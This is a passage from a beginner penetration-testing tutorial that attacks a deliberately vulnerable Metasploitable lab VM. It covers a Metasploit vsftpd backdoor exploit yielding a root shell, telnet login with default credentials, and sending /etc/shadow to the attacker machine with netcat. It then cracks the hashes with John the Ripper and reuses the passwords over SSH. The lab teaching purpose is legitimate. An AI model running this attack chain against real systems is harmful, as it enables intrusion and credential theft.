5432/tcp open  postgresql          PostgreSQL DB
8.3.0 - 8.3.7
5900/tcp open  vnc                 VNC (protocol
3.3)
6000/tcp open  X11                 (access denied)
8009/tcp open  ajp13               Apache Jserv
(Protocol v1.3)
MAC Address: 00:0C:29:CE:B1:CA (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:kernel:2.6
OS details: Linux 2.6.9 - 2.6.31
Network Distance: 1 hop
Service Info: Host:  metasploitable.localdomain;
OSs: Unix, Linux; CPE: cpe:/o:linux:kernel

OS and Service detection performed. Please report
any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.49
seconds
```

Lets take a look at the PORTS



```
PORT      STATE SERVICE                VERSION
21/tcp    open  ftp                    vsftpd 2.3.4
22/tcp    open  ssh                    OpenSSH 4.7p1
Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet                 Linux telnetd
25/tcp    open  smtp                   Postfix smtpd
```

The first open port is port 21, generally FTP, which in this case it is

Take note of the VERSION, vsftpd 2.3.4


This may mean nothing to you, but if you google “vsftpd 2.3.4” you will find out it is an FTP program ironically called *Very Secure FTP Daemon*. If you do a little more digging (not really it’s pretty much on every link) you will find out that a backdoor was embedded in this version of vsftpd by a malicious user and then uploaded to their achieve site for unsuspecting users to download and use. The backdoor brings up a command shell via PORT 6200 when a malicious user would use :) as the username, instantly gaining access to a victim’s machine!

Now let’s test this exploit out and see if we can get access to our victim’s machine

Time to run Metasploit, the script kiddies dream tool! Type the following in your terminal:

root@bt:~# msfconsole


You should see a similar output like below, the pictures vary
As long as you now see “**msf >**” prompt at the bottom you’re good!



```
root@bt:~# msfconsole

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v4.2.0-release [core:4.2 api:1.0]
+ -- --=[ 805 exploits - 451 auxiliary - 135 post
+ -- --=[ 246 payloads - 27 encoders - 8 nops
       =[ svn r14805 updated 345 days ago (2012.02.23)

Warning: This copy of the Metasploit Framework was last updated 345 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             https://community.rapid7.com/docs/DOC-1306

msf >
```

How to search for an exploit type the following:


msf > search vsftpd



```
msf > search vsftpd

Matching Modules
================

   Name                                   Disclosure Date  Rank       Description
   ----                                   ---------------  ----       -----------
   exploit/unix/ftp/vsftpd_234_backdoor   2011-07-03       excellent  VSFTPD v2.3.4 Backdoor Command Execution


msf >
```

Next type the path to the exploit you wish to use (see picture):


msf > use [exploit name here]



```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf  exploit(vsftpd_234_backdoor) >
```

Now type in the following to see what this exploit requires:


msf exploit (vsftpd_234_backdoor) > show options



```
msf  exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  21               yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf  exploit(vsftpd_234_backdoor) >
```

First thing we are going to set is our RHOST (remote host) who we are trying to exploit, aka the victims IP address


msf exploit (vsftpd_234_backdoor) > set RHOST [Victim's IP Address]



```
msf  exploit(vsftpd_234_backdoor) > set RHOST 192.168.10.131
RHOST => 192.168.10.131
msf  exploit(vsftpd_234_backdoor) >
```

Now typically we would need to set the exploit to the correct OS it will be attacking, in this case we just leave it as default (none are listed for this exploit so Automatic is fine)


msf exploit (vsftpd_234_backdoor) > show targets



```
msf  exploit(vsftpd_234_backdoor) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic


msf  exploit(vsftpd_234_backdoor) >
```

Next we need to set the payload (what we want our exploit to do once it is executed).   In this case only one payload is available.


msf exploit (vsftpd_234_backdoor) > show payloads



```
msf  exploit(vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   Name              Disclosure Date  Rank    Description
   ----              ---------------  ----    -----------
   cmd/unix/interact                  normal  Unix Command, Interact with established connection

msf  exploit(vsftpd_234_backdoor) >
```

Now we need to set this payload with the exploit. To do this, type the following:


msf exploit (vsftpd_234_backdoor) > set payload [path of payload]



```
msf  exploit(vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf  exploit(vsftpd_234_backdoor) > 
```

Perform another show options to see if you missed anything or if your payload added new options


msf exploit (vsftpd_234_backdoor) > show options



```
payload => cmd/unix/interact
msf  exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.10.131   yes       The target address
   RPORT  21               yes       The target port


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf  exploit(vsftpd_234_backdoor) > 
```

Now here comes the fun part, time to run your exploit and gain access to your victim's machine. Type the following:

msf exploit (vsftpd_234_backdoor) > exploit




```
msf  exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.10.128:33252 -> 192.168.10.131:6200) at 2013-02-02 10:28:21 -0500
```

Did it work? Try some Linux commands and see!

One I always run, as anyone who is pen-testing, is to see who I currently am on this machine and what privileges do I have. Type the following:

whoami



```
whoami
root
```


Yep you guess it, you have root access at this point, pretty scary how easy that was huh? Try some other commands and play around.

Congratulations you threw your first exploit!

This was just one of 100s of exploits within metasploitable2. Let's try different way to attack a victim machine and then crack some passwords!

Section 5 – Password Cracking with John the Ripper

Open a new terminal window and let's take a look at another avenue to get into the victims machine, we see PORT 23 is open, generally used by telnet




```
PORT      STATE SERVICE                VERSION
21/tcp    open  ftp                    vsftpd 2.3.4
22/tcp    open  ssh                    OpenSSH 4.7p1
Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet                 Linux telnetd
25/tcp    open  smtp                   Postfix smtpd
```

Sometimes telnet is left wide open; let's see how secure this machine has its settings. Type the following command with your victims IP address:

root@bt:~# telnet [Victim's IP Address]

**By default this will connect by port 23, so do not worry about assigning a port*

Give it a minute to load and you should see the following appear on your screen:



```
root@bt:~# telnet 192.168.10.131
Trying 192.168.10.131...
Connected to 192.168.10.131.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: 
```

Read the banner and a nice little bit of information is available to the public, a username and password!

Logon with **msfadmin/msfadmin**

Run a few Linux commands, like I said above the first I would run:

msfadmin@metasplotable:~$ whoami


The results are msfadmin, makes sense. Does he have root access though? You can determine this plenty of ways (easiest is $ vs. #), but we will discuss this in a different lesson. For now I will tell you, you **DO NOT** have root access. Our goal for this lesson was to perform password cracking; passwords are stored in the **shadow** file on Linux machines. Type the following command:

msfadmin@metasplotable:~$ cat /etc/shadow

Oh yeah only root has access to this file…hmmm is there a way around this though?

Time to investigate this system a little more, type the following command:


msfadmin@metasplotable:~$ uname -a



```
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

That tells us a little more information on the current OS we are on, but not really enough for what I am looking for. Type the following command to dig a little deeper:

msfadmin@metasplotable:~$ lsb_release -a




```
msfadmin@metasploitable:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 8.04
Release:        8.04
Codename:       hardy
```

Bingo, what I was looking for, this system we are on is an Ubuntu. Ubuntu has a nice little technique to gaining root access with another user, the sudo command. Type the following:

msfadmin@metasplotable:~$ sudo cat /etc/shadow

You should now see a long list from the shadow file with the users and passwords, but they're still encrypted. Time to transfer this file and run a password cracker on BackTrack!




```
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
snmp:*:15480:0:99999:7:::
msfadmin@metasploitable:~$ 
```

The following steps I am going to provide examples for and not go into detail on how they work. If you have any questions ask me!

Step 1: Open a new terminal window
Step 2: Get to your Desktop by typing the following command and run a nc listener (this will enable use to transfer a file or information):


root@bt:~# cd Desktop/
root@bt:~# nc –l –p 2222 > password.txt



```
root@bt:~# ls
Desktop
root@bt:~# cd Desktop/
root@bt:~/Desktop# nc -l -p 2222 > passwords.txt
```

Step 3: On your other terminal (one in which you're a telnet in your victim's machine) type the following:

root@bt:~# sudo cat /etc/shadow | nc 192.168.10.128 2222



```
msfadmin@metasploitable:~$ sudo cat /etc/shadow | nc 192.168.10.128 2222
```

On your BackTrack desktop you should see the password.txt file. Double click it and you should now see it populated with the contents of the shadow file from your victim's machine!

Press **Ctrl+C** on your telnet terminal to exit get out of your nc command


Now comes the fun part, time to crack those passwords!

Minimize your terminal with the telnet, and go back to your other terminal (one where you are located on your BackTrack desktop)

Type in the following command:

root@bt:~# cd /pentest/passwords/john
root@bt:~# ./john ~/Desktop/passwords.txt

John will work its magic and you should crack six passwords relatively fast



```
root@bt:~/Desktop# nc -l -p 2222 > passwords.txt
root@bt:~/Desktop# cd /pentest/passwords/john
root@bt:/pentest/passwords/john# ./john ~/Desktop/passwords.txt
Loaded 7 password hashes with 7 different salts (FreeBSD MD5 [32/32])
msfadmin         (msfadmin)
postgres         (postgres)
user             (user)
service          (service)
123456789        (klog)
batman           (sys)
```


Congratulations to just cracked some passwords. Pretty cool stuff!!!

Now what can we do with this information? LOTS! Let's test one of these users with SSH

Open a new terminal and type the following:

root@bt:~# ssh user@[Victim's IP Address]

Select yes when prompted, and then type the password supplied from John



```
root@bt:~# ssh user@192.168.10.131
The authenticity of host '192.168.10.131 (192.168.10.131)' can't be established.
RSA key fingerprint is 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.10.131' (RSA) to the list of known hosts.
user@192.168.10.131's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
user@metasploitable:~$
```

You now have another way to access the victim's machine via ssh!

These were just some of the techniques we will be learning, you can add on to these and do so much more! In future lessons we will build off these. This may seem like a lot of information, and you may be a little confused about some of the items above, DON'T WORRY, we will explain more in the future. This less was purely to show you BackTrack, some of its capabilities, and get your feet wet. Hope you enjoyed this lesson, any feedback is welcomed. Thank you!